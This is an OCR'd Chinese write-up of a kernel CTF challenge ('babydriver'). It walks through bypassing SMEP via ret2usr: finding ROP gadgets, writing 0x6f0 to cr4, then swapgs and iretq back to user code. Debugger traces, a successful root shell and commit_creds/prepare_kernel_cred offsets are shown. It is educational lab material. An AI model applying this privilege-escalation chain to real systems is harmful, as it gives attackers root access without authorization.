
在fork函数执行前,只有一个进程在执行这段代码,在这fork过后,就变成两个进程在执行了,两个进程代码完全相同,将要执行的都是下一句,同时子进程fork的返回值这里也就是fpid跟父进程的fpid不相同, 子进程的fpid为0, 而父进程的fpid为新创建子进程的进程id,所以需要在else阶段阻塞父进程,等待子进程执行完毕过后在继续父进程,不然会直接结束

bypass SMEP ret2usr

为了防止 ret2usr 攻击，内核开发者提出了 smep 保护，smep 全称 Supervisor Mode Execution Protection，是内核的一种保护措施，作用是当 CPU 处于 ring0 模式时，执行 用户空间的代码 会触发页错误；这个保护在 arm 中被称为 PXN。

这道题用ropper跑不出gadget,直接卡死了,用ropgadget跑,半分钟不到就跑完了1cat g1 | grep '.*: pop rdi ; ret' | head -1

利用正则找gadget



```
0xffffffff81dac541 : pop rdi ; retf 0xd
0xffffffff81bc379a : pop rdi ; retf 0xf862
0xffffffff81bc3729 : pop rdi ; retf 0xfdce
0xffffffff81f9584d : pop rdi ; retf 0xff21
0xffffffff8174475d : pop rdi ; retf 0xffff
┌─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $cat g1 | grep '.*: pop rdi ; ret' | top
top: failed tty get
┌─[✗]─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $cat g1 | grep '.*: pop rdi ; ret' | top 1
top: failed tty get
┌─[✗]─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $cat g1 | grep '.*: pop rdi ; ret' | less
┌─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $cat g1 | grep '.*: pop rdi ; ret' | head
0xffffffff810d238d : pop rdi ; ret
0xffffffff81db511a : pop rdi ; ret 0
0xffffffff81bb522c : pop rdi ; ret 0x1064
0xffffffff81c06a79 : pop rdi ; ret 0x1164
0xffffffff81c07018 : pop rdi ; ret 0x1264
0xffffffff81c07001 : pop rdi ; ret 0x164
0xffffffff812421dd : pop rdi ; ret 0x1a
0xffffffff81ac43f8 : pop rdi ; ret 0x3018
0xffffffff81c04ac4 : pop rdi ; ret 0x31dc
0xffffffff81bc6275 : pop rdi ; ret 0x3adc
┌─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $cat g1 | grep '.*: pop rdi ; ret' | head -3
0xffffffff810d238d : pop rdi ; ret
0xffffffff81db511a : pop rdi ; ret 0
0xffffffff81bb522c : pop rdi ; ret 0x1064
┌─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $cat g1 | grep '.*: pop rdi ; ret' | head -1
0xffffffff810d238d : pop rdi ; ret
┌─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $
```

cr41

2

3 └──╼ $cat g1 | grep '.*: mov cr4'

0xffffffff8105c085 : mov cr4, rax ; jmp 0xffffffff8105c08d

0xffffffff81004d80 : mov cr4, rdi ; pop rbp ; ret

swapgs1

2

3 └──╼ $cat g1 | grep '.*: swapgs'

0xffffffff8181bebc : swapgs ; jmp 0xffffffff8181bec4


0xffffffff81063694 : swapgs ; pop rbp ; ret

iretq用ROPgadget无法找到,直接查看汇编1

2 └──╼ $objdump -S vmlinux | grep iretq

ffffffff8181a797:48 cf iretq


查看smep保护



```
┌─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $grep smep ./boot.sh
qemu-system-x86_64 -initrd rootfs.cpio -kernel bzImage -append 'console=ttyS0 root=/dev/ram oops=panic panic=1' -enable-kvm -monitor /dev/null -m 64M --nographic  -smp cores=1,threads=1 -cpu kvm64,+smep -gdb tcp::1234
┌─[noone@parrot]─[~/Desktop/babydriver]
└──╼ $
```

这里看到了开启了


调试下ROP过程



```
[    2.370208] ata2.00: ATAPI: QEMU DVD-ROM, 2.5+, max UDMA/100
[    2.374342] ata2.00: configured for MWDMA2
[    2.378832] scsi 1:0:0:0: CD-ROM            QEMU     QEMU DVD-ROM     2.5+ PQ: 05
[    2.390292] sr 1:0:0:0: [sr0] scsi3-mmc drive: 4x/4x cd/rw xa/form2 tray
[    2.394161] cdrom: Uniform CD-ROM driver Revision: 3.20
[    2.398620] sr 1:0:0:0: Attached scsi generic sg0 type 5
[    2.402491] Freeing unused kernel memory: 1464K (ffffffff81f41000 - ffffffff820a)
[    2.405167] Write protecting the kernel read-only data: 14336k
[    2.410443] Freeing unused kernel memory: 1916K (ffff880001821000 - ffff880001a0)
[    2.416795] Freeing unused kernel memory: 120K (ffff880001de2000 - ffff880001e00)
[    2.423240] babydriver: module verification failed: signature and/or required kel

Boot took 1.15 seconds

/ $ /tmp/exploit4
[*]status has been saved.
[    7.781137] device open
[    7.782730] device open
[    7.785255] alloc done
[    7.787273] device release
/ # id
uid=0(root) gid=0(root)
/ # [   10.454384] traps: exploit4[89] general protection ip:401c20 sp:7ffe480dd0e0]
[   10.470906] device release
[   10.473809] bad magic number for tty struct (5:2) in tty_release
Segmentation fault
/ $ /tmp/exploit4
[*]status has been saved.
[   31.407288] device open
[   31.409753] device open
[   31.411795] alloc done
[   31.413908] device release
```


```
RIP  0xffffffff810635f5 ◂— pop    rax
──────────────────────────────────────────────[ DISASM ]──
 ► 0xffffffff810635f5    pop    rax
   0xffffffff810635f6    pop    rbp
   0xffffffff810635f7    ret
    ↓
   0xffffffff8181bfc5    mov    rsp, rax
   0xffffffff8181bfc8    dec    ebx
   0xffffffff8181bfca    jmp    0xffffffff8181bf7e
    ↓
   0xffffffff8181bf7e    ret
    ↓
   0xffffffff810d238d    pop    rdi
   0xffffffff810d238e    ret
    ↓
   0xffffffff81004d80    mov    cr4, rdi
   0xffffffff81004d83    pop    rbp
───────────────────────────────────────────────[ STACK ]──
00:0000│ rsp  0x4a95a8 —▸ 0x7ffdcddec920 —▸ 0xffffffff810d238d ◂— pop    rdi
01:0008│      0x4a95b0 —▸ 0xffffffff8181bfc5 ◂— mov    rsp, rax
... ↓
───────────────────────────────────────────[ BACKTRACE ]──
 ► f 0 ffffffff810635f5
   f 1     7ffdcddec920
   f 2 ffffffff8181bfc5
   f 3 ffffffff8181bfc5
   f 4 ffffffff8181bfc5
   f 5 ffffffff8181bfc5
   f 6 ffffffff8181bfc5
   f 7 ffffffff8181bfc5
   f 8 ffffffff8181bfc5
   f 9 ffffffff8181bfc5
   f 10 ffffffff8181bfc5
──────────────────────────────────────────────────────────
gdb-peda$ 
```

开头进行栈迁移,这里看到rsp就是pop rdi


Applications Places System
Thu Apr 16, 09:54
Parrot Terminal
MATE Terminal
Use the command line
File Edit View Search
Menu exploit.c + (~/Desktop/... babydriver Untitled window Parrot Terminal Parrot Terminal


```
R14  0xffffc9000004c2b0 ← 0
R15  0xffff880000a63000 ← 0
RBP  0xffffffff8181bfc5 ← mov    rsp, rax
RSP  0x7fff7771a248 ← 0x6f0
RIP  0xffffffff810d238d ← pop    rdi
─────────────────────────────────────────────────────────[ DISASM ]─
 ► 0xffffffff810d238d    pop    rdi
   0xffffffff810d238e    ret
    ↓
   0xffffffff81004d80    mov    cr4, rdi
   0xffffffff81004d83    pop    rbp
   0xffffffff81004d84    ret
    ↓
   0x401c21              push   rbp
   0x401c22              mov    rbp, rsp
   0x401c25              sub    rsp, 0x10
   0x401c29              mov    qword ptr [rbp - 8], -0x7ef5e7f0
   0x401c31              mov    qword ptr [rbp - 0x10], -0x7ef5ebe0
   0x401c39              mov    rax, qword ptr [rbp - 8]
──────────────────────────────────────────────────────────[ STACK ]─
00:0000│ rsp  0x7fff7771a248 ← 0x6f0
01:0008│      0x7fff7771a250 → 0xffffffff81004d80 ← mov    cr4, rdi
02:0010│      0x7fff7771a258 ← 0
03:0018│      0x7fff7771a260 → 0x401c21 ← push   rbp
04:0020│      0x7fff7771a268 → 0xffffffff81063694 ← swapgs
05:0028│      0x7fff7771a270 ← 0
06:0030│      0x7fff7771a278 → 0xffffffff814e35ef ← iretq
07:0038│      0x7fff7771a280 → 0x401c0e ← push   rbp
──────────────────────────────────────────────────────[ BACKTRACE ]─
 ► f 0 ffffffff810d238d
   f 1              6f0
   f 2 ffffffff81004d80
   f 3                0
────────────────────────────────────────────────────────────────────
gdb-peda$
```

有点不一样的是,这里的rop居然跑到了0xff开头的空间里去了,


Applications Places System
Thu Apr 16, 09:55
Parrot Terminal
Browse and run installed applications
Help
Menu exploit.c + (~/Desktop/... babydriver Untitled window Parrot Terminal Parrot Terminal

```
R13  0xffff8800027d9000 ← 0
R14  0xffffc9000004c2b0 ← 0
R15  0xffff880000a63000 ← 0
RBP  0x0
RSP  0x7fff7771a268 → 0xffffffff81063694 ← swapgs
RIP  0x401c21 ← push   rbp
─────────────────────────────────────────────────────────[ DISASM ]─
   0xffffffff810d238d    pop    rdi
   0xffffffff810d238e    ret
    ↓
   0xffffffff81004d80    mov    cr4, rdi
   0xffffffff81004d83    pop    rbp
   0xffffffff81004d84    ret
    ↓
 ► 0x401c21              push   rbp
   0x401c22              mov    rbp, rsp
   0x401c25              sub    rsp, 0x10
   0x401c29              mov    qword ptr [rbp - 8], -0x7ef5e7f0
   0x401c31              mov    qword ptr [rbp - 0x10], -0x7ef5ebe0
   0x401c39              mov    rax, qword ptr [rbp - 8]
──────────────────────────────────────────────────────────[ STACK ]─
00:0000│ rsp  0x7fff7771a268 → 0xffffffff81063694 ← swapgs
01:0008│      0x7fff7771a270 ← 0
02:0010│      0x7fff7771a278 → 0xffffffff814e35ef ← iretq
03:0018│      0x7fff7771a280 → 0x401c0e ← push   rbp
04:0020│      0x7fff7771a288 ← 0x33 /* '3' */
05:0028│      0x7fff7771a290 ← 0x202
06:0030│      0x7fff7771a298 → 0x7fff7771a200 ← 1
07:0038│      0x7fff7771a2a0 ← 0x2b /* '+' */
──────────────────────────────────────────────────────[ BACKTRACE ]─
 ► f 0           401c21
   f 1 ffffffff81063694
   f 2                0
────────────────────────────────────────────────────────────────────
gdb-peda$
```


pop rdi过后将 cr4 设置为0x6f0,关闭smep保护,然后转到用户态执行



```
Python 2.7.17 (default, Jan 19 2020, 19:54:54)
[GCC 9.2.1 20200110] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> elf = ELF('./vmlinux')
[*] '/home/noone/Desktop/give_to_player/vmlinux'
    Arch:     amd64-64-little
    Version:  4.15.8
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0xffffffff81000000)
    RWX:      Has RWX segments
>>> commit_creds = hex(elf.symbols['commit_creds']-0xffffffff81000000)
>>> prapare_kernel_cred = hex(elf.symbols['prepare_kernel_cred']-0xffffffff81000000)
>>> prepare_kernel_cred = hex(elf.symbols['prepare_kernel_cred']-0xffffffff81000000)
>>> commit_creds
'0x9c8e0'
>>> prepare_kernel_cred
'0x9cce0'
